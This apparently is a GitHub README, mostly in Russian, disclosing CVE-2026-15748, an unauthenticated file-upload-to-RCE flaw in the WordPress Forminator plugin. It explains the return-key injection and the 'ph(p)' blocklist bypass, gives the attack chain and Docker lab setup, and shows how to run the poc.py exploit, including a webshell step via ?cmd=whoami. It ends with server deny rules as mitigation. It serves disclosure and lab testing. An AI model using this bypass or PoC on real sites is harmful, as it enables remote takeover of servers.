
 0x4cr/cve-2026-15748
Неаутентифицированное RCE в WordPress Forminator Forms <= 1.56.1 (CVSS 9.8)

Неаутентифицированная загрузка произвольных файлов через подделку конфигурации поля загрузки
| Поле | Детали |
|---|---|
| CVE ID | CVE-2026-15748 |
| CVSS | 9.8 (Критический) |
| CWE | CWE-434 — Неограниченная загрузка файлов опасного типа |
| Затронуто | Forminator Forms <= 1.56.1 |
| Исправлено в | 1.56.2 |
| Требуется аутентификация | Нет |
| Обнаружено | daroo |
Forminator Forms для WordPress (более 600 000 активных установок) содержит уязвимость неаутентифицированной загрузки произвольных файлов, приводящую к удалённому выполнению кода (RCE).
Уязвимость объединяет два недостатка:
Инъекция ключа return (front-action.php): функция set_field_data() проверяет, является ли $field_data['return'] истинным, до его удаления. Злоумышленник отправляет вложенные POST-данные для поля Select с return=1, field_type=upload и специально сформированным field_array. Запись добавляется напрямую в field_data_array без проверки, и process_uploads() обрабатывает её как легитимное поле загрузки.
Обход блоклиста (upload.php + helper-fields.php): свойство поля additional-type принимает ph(p)|text/x-php. get_additional_file_mime_types() разбивает строку по |, получая ['ph(p)' => 'text/x-php']. Блоклист расширений использует in_array('ph(p)', $filters, true), что не совпадает с 'php'. Функция WordPress wp_check_filetype() использует ph(p) как шаблон регулярного выражения, который совпадает с .php. MIME-тип text/x-php внедряется в фильтр upload_mimes WordPress, удовлетворяя wp_check_filetype_and_ext().
Исправления в 1.56.2:
front-action.php: добавлен unset($field_data['return']) перед проверкой на истинностьhelper-fields.php: нормализует ключи блоклиста с помощью preg_replace('/[^a-z0-9]/', '', $alternative), так что ph(p) превращается в php и блокируется1. POST nested array data for Select field with return=1
|
2. set_field_data() skips validation via early-return path
|
3. Forged entry injected into field_data_array with field_type=upload
|
4. process_uploads() processes it as a legitimate upload field
|
5. additional-type=ph(p)|text/x-php bypasses blocklist + MIME check
|
6. move_uploaded_file() saves .php to uploads directory
|
7. Attacker accesses uploaded file --> RCE
.htaccess полностью игнорируется).htaccess игнорируется).htaccess Forminator был удалён или перезаписанЗапустите Docker-лабораторию:
git clone https://github.com/str1ke2pwn/CVE-2026-15748.git
cd CVE-2026-15748
docker-compose up -d

Откройте http://localhost:8080 и завершите настройку WordPress.

Перейдите в Plugins > Add New > Upload Plugin и установите Forminator v1.56.0.
Примечание: Если при загрузке плагина вы получаете ошибку вида "The link you followed has expired", лимит загрузки PHP слишком мал. Исправьте это с помощью:
docker-compose exec wordpress bash -c 'echo "upload_max_filesize=64M
post_max_size=64M" > /usr/local/etc/php/conf.d/uploads.ini'
docker-compose restart wordpress
Затем попробуйте загрузить плагин снова.


Перейдите в Forminator > Forms > Create и добавьте:
Сохраните форму, затем создайте новую страницу с шорткодом [forminator_form id="XX"] и опубликуйте её.

Forminator размещает файл .htaccess в своём каталоге загрузок, который блокирует выполнение PHP. На серверах nginx (которые игнорируют .htaccess) этой защиты не существует. Чтобы смоделировать это в нашей лаборатории на базе Apache:
docker-compose exec wordpress bash -c 'cat > /etc/apache2/conf-enabled/forminator-lab.conf << "CONF"
<Directory /var/www/html/wp-content/uploads/forminator>
    AllowOverride None
    Options +Indexes
    DirectoryIndex disabled
</Directory>
CONF
apache2ctl graceful'

pip install -r requirements.txt
python poc.py --url http://localhost:8080 --page-url http://localhost:8080/?page_id=YOUR_PAGE_ID

Откройте URL из вывода PoC в браузере. Страница показывает CVE-2026-15748-PoC-Verified, за которым следует вывод phpinfo(), подтверждая выполнение PHP-кода на сервере.
Чтобы продемонстрировать полное воздействие RCE, измените SAFE_PAYLOAD в poc.py, добавив выполнение команд, повторно запустите и откройте URL с ?cmd=whoami:


Загруженный PHP-файл можно найти в файловой системе сервера:
docker-compose exec wordpress find /var/www/html/wp-content/uploads -name '*.php' | grep poc-test

pip install requests
# Auto-detect forms and exploit
python poc.py --url http://localhost:8080

# Specify form page directly
python poc.py --url http://localhost:8080 --page-url http://localhost:8080/contact/

# Specify form ID
python poc.py --url http://localhost:8080 --form-id 1234

# Verify only (check if file already uploaded)
python poc.py --url http://localhost:8080 --verify-only

# Cleanup after test
python poc.py --url http://localhost:8080 --cleanup
<FilesMatch "\.php$">
    Deny from all
</FilesMatch>
location ~* /wp-content/uploads/.*\.php$ {
    deny all;
}
wp-content/uploads/forminator/ на наличие неожиданных .php файловЧтобы остановить и удалить лабораторную среду:
docker-compose down -v






